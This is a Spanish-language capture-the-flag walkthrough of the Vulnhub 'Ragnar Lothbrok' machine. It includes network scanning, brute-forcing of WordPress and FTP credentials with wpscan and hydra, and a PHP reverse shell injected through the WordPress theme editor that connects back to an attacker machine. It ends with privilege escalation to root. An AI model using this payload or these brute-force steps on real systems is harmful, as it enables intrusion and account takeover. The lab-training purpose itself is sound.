RAGNAR LOTHBROK

Descargamos la máquina de Vulnhub. Doble click en el .ova. En configuración de red, adaptador puente, nombre de adaptador y permitir todo.

1- LOCALIZAMOS LA MÁQUINA

┌──(root㉿kali)-[/home/kali/Desktop/RagnarLothbrok]

└─# sudo arp-scan --interface eth0 -l

192.168.0.22 PCS Systemtechnik GmbH

2- CONECTIVIDAD

┌──(root㉿kali)-[/home/kali/Desktop/RagnarLothbrok]

└─# ping -c1 192.168.0.22

PING 192.168.0.22 (192.168.0.22) 56(84) bytes of data.

64 bytes from 192.168.0.22: icmp_seq=1 ttl=64 time=8.65 ms

--- 192.168.0.22 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 8.646/8.646/8.646/0.000 ms

IP DE LA MÁQUINA VICTIMA 192.168.0.22

IP DE LA MAQUINA ATACANTE 192.168.0.10

3- ESCANEAMOS PUERTOS

┌──(root㉿kali)-[/home/kali/Desktop/RagnarLothbrok]

└─# nmap -p- -sVCS -Pn --min-rate 5000 192.168.0.22


21/tcp open ftp?

80/tcp open http Apache httpd 2.4.46

443/tcp open ssl/http Apache httpd 2.4.46

3306/tcp open mysql?

Visitamos el servidor web



Welcome to XAMPP for Linux 7.2.34

Xampp es un servidor web local multiplataforma que permite la creación y prueba de páginas web u otros elementos de programación.

En la descipción de la máquina nos indica:

Pls, add /etc/hosts -> ip vm + armbjorn

127.0.0.1 localhost

127.0.1.1 kali

::1 localhost ip6-localhost ip6-loopback

ff02::1 ip6-allnodes

ff02::2 ip6-allrouters

192.168.0.22 armbjorn

4- ENUMERAMOS DIRECTORIOS

┌──(root㉿kali)-[/home/kali/Desktop/RagnarLothbrok]

└─# gobuster dir -u http://192.168.0.22 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt

===

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

===

[+] Url: http://192.168.0.22

[+] Method: GET

[+] Threads: 10

[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt

[+] Negative Status codes: 404

[+] User Agent: gobuster/3.6

[+] Timeout: 10s

===

Starting gobuster in directory enumeration mode

===

/.html (Status: 403) [Size: 1021]

/.htm (Status: 403) [Size: 1021]

/img (Status: 301) [Size: 232] [--> http://192.168.0.22/img/]

/webalizer (Status: 301) [Size: 238] [--> http://192.168.0.22/webalizer/]

/. (Status: 302) [Size: 0] [--> http://192.168.0.22/dashboard/]

/phpmyadmin (Status: 403) [Size: 1190]

/wordpress (Status: 301) [Size: 238] [--> http://192.168.0.22/wordpress/]

/.htaccess (Status: 403) [Size: 1021]

/dashboard (Status: 301) [Size: 238] [--> http://192.168.0.22/dashboard/]

/secret (Status: 200) [Size: 40578]

En el directorio /secret tenemos una lista de palabras que guardamos en el archivo secret


```
┌──(root㉿kali)-[/home/kali/Desktop/RagnarLothbrok]
└─# ls
RagnarLothbrok.txt    secret
```

Tenemos un wordpress con lo que con wpscan:

```
┌──(root㉿kali)-[/home/kali/Desktop/RagnarLothbrok]
└─# wpscan --url http://192.168.0.22/wordpress -U ragnar -P secret --enumerate
```

[!] Valid Combinations Found:

| **Username: ragnar, Password: ubbe**



Buscamos subdirectorios en /wordpress

┌──(root㉿kali)-[/home/kali/Desktop/RagnarLothbrok]

└─# dirb http://192.168.0.22/wordpress

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.22/wordpress/ ----

+ http://192.168.0.22/wordpress/index.php (CODE:301|SIZE:0)


==> DIRECTORY: http://192.168.0.22/wordpress/wp-admin/

==> DIRECTORY: http://192.168.0.22/wordpress/wp-content/

==> DIRECTORY: http://192.168.0.22/wordpress/wp-includes/

+ http://192.168.0.22/wordpress/xmlrpc.php (CODE:405|SIZE:42)

Visitamos /wp-admin y con nuestras credenciales




A continuación, intentamos establecer una reverse shell, con lo que me pongo a la escucha

—(root㉿kali)-[/home/kali/Desktop/RagnarLothbrok]

└─# nc -nlvp 8888

listening on [any] 8888 ...

Voy al panel de administración en Appareance/theme editor/theme header y coloco el siguiente codigo .php



```
<?php
	$ip = '192.168.0.10';
	$port = 8888;
	$sock = fsockopen($ip, $port);
	$descriptorspec = array(
	    0 => $sock ,
	    1 => $sock ,
	    2 => $sock
	);
	$proc = proc_open('/bin/sh -i', $descriptorspec, $pipes);
?>
```

Este código PHP se utiliza para establecer una conexión de shell inversa desde la máquina comprometida a la máquina Kali Linux utilizando sockets TCP. Una vez que se establece la conexión, se ejecuta un shell interactivo en la máquina Kali Linux y se redirigen los flujos estándar entre el shell interactivo y la conexión de socket.

Mejoramos la shell y listamos

```
$ python3 -c 'import pty; pty.spawn("/bin/sh")'
$ bash
bash
daemon@osboxes:/opt/lampp/htdocs/wordpress$ ls
ls
index.php              wp-blog-header.php       wp-cron.php              wp-mail.php
license.txt            wp-comments-post.php     wp-includes              wp-settings.php
readme.html            wp-config.php            wp-links-opml.php        wp-signup.php
wp-activate.php        wp-config-sample.php     wp-load.php              wp-trackback.php
```

wp-admin wp-content wp-login.php xmlrpc.php

daemon@osboxes:/opt/lampp/htdocs/wordpress$

5- ELEVAMOS PRIVILEGIOS

Para esto, necesitamos investigar el servicio FTP

┌──(root㉿kali)-[/home/kali/Desktop/RagnarLothbrok]

└─# ftp anonymous@192.168.0.22

Connected to 192.168.0.22.

220 ProFTPD Server (ProFTPD) [::ffff:192.168.0.22]

331 Password required for anonymous

Password:

530 Login incorrect.

ftp: Login failed

ftp>

Con la herramienta hydra intentamos obtener password para "ragnar"

┌──(root㉿kali)-[/home/kali/Desktop/RagnarLothbrok]

└─# hydra -l ragnar -P secret -t 20 ftp://192.168.0.22

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-21 17:09:18

[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 20 tasks per 1 server, overall 20 tasks, 4617 login tries (l:1/p:4617), ~231 tries per task

[DATA] attacking ftp://192.168.0.22:21/

[21][ftp] host: 192.168.0.22 **login: ragnar** **password: lagertha**

daemon@osboxes:/opt/lampp/htdocs/wordpress$ su ragnar

su ragnar

Password: lagertha

ragnar@osboxes:/opt/lampp/htdocs/wordpress$

ragnar@osboxes:~$ ls

ls

Desktop Downloads Pictures secret Videos

Documents Music Public Templates

ragnar@osboxes:~$ cat secret

cat secret

are you ok? bashrc is bad guy

cat: write error: Broken pipe

La parte "bashrc es malo" podría sugerir que hay un problema con el archivo

".bashrc", que es un script que inicializa el entorno de la shell Bash

Leemos el fichero

ragnar@osboxes:~$ cat .bashrc

cat .bashrc

~/.bashrc: executed by bash(1) for non-login shells.

see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)

for examples

If not running interactively, don't do anything

case $- in

i) ;;

*) return;;

esac

enable programmable completion features (you don't need to enable

this, if it's already enabled in /etc/bash.bashrc and /etc/profile

sources /etc/bash.bashrc).

Vamos a ese subdirectorio y al final del archivo

ragnar@osboxes:/etc$ cat bash.bashrc

cat bash.bashrc

#aHR0cHM6Ly9lcy53aWtpcGVkaWEub3JnL3dpa2kvS2V2aW5fTWl0bmljawo=

Parece un archivo codificado en base 64

```
┌──(root㉿kali)-[/home/kali/Desktop/RagnarLothbrok]
└─# echo "aHR0cHM6Ly9lcy53aWtpcGVkaWEub3JnL3dpa2kvS2V2aW5fTWl0bmljawo=" | base64 -d
```

https://es.wikipedia.org/wiki/Kevin_Mitnick

Intentamos hacernos root

```
ragnar@osboxes:/etc$ su root
su root
Password: kevinmitnick

root@osboxes:~# ls
ls
Desktop    hello

root@osboxes:~# cat hello
cat hello
¡Congratulation! Have a nice day
```

I'm very happy

How the little piglets would grunt if they knew how the old boar suffered

root@osboxes:~#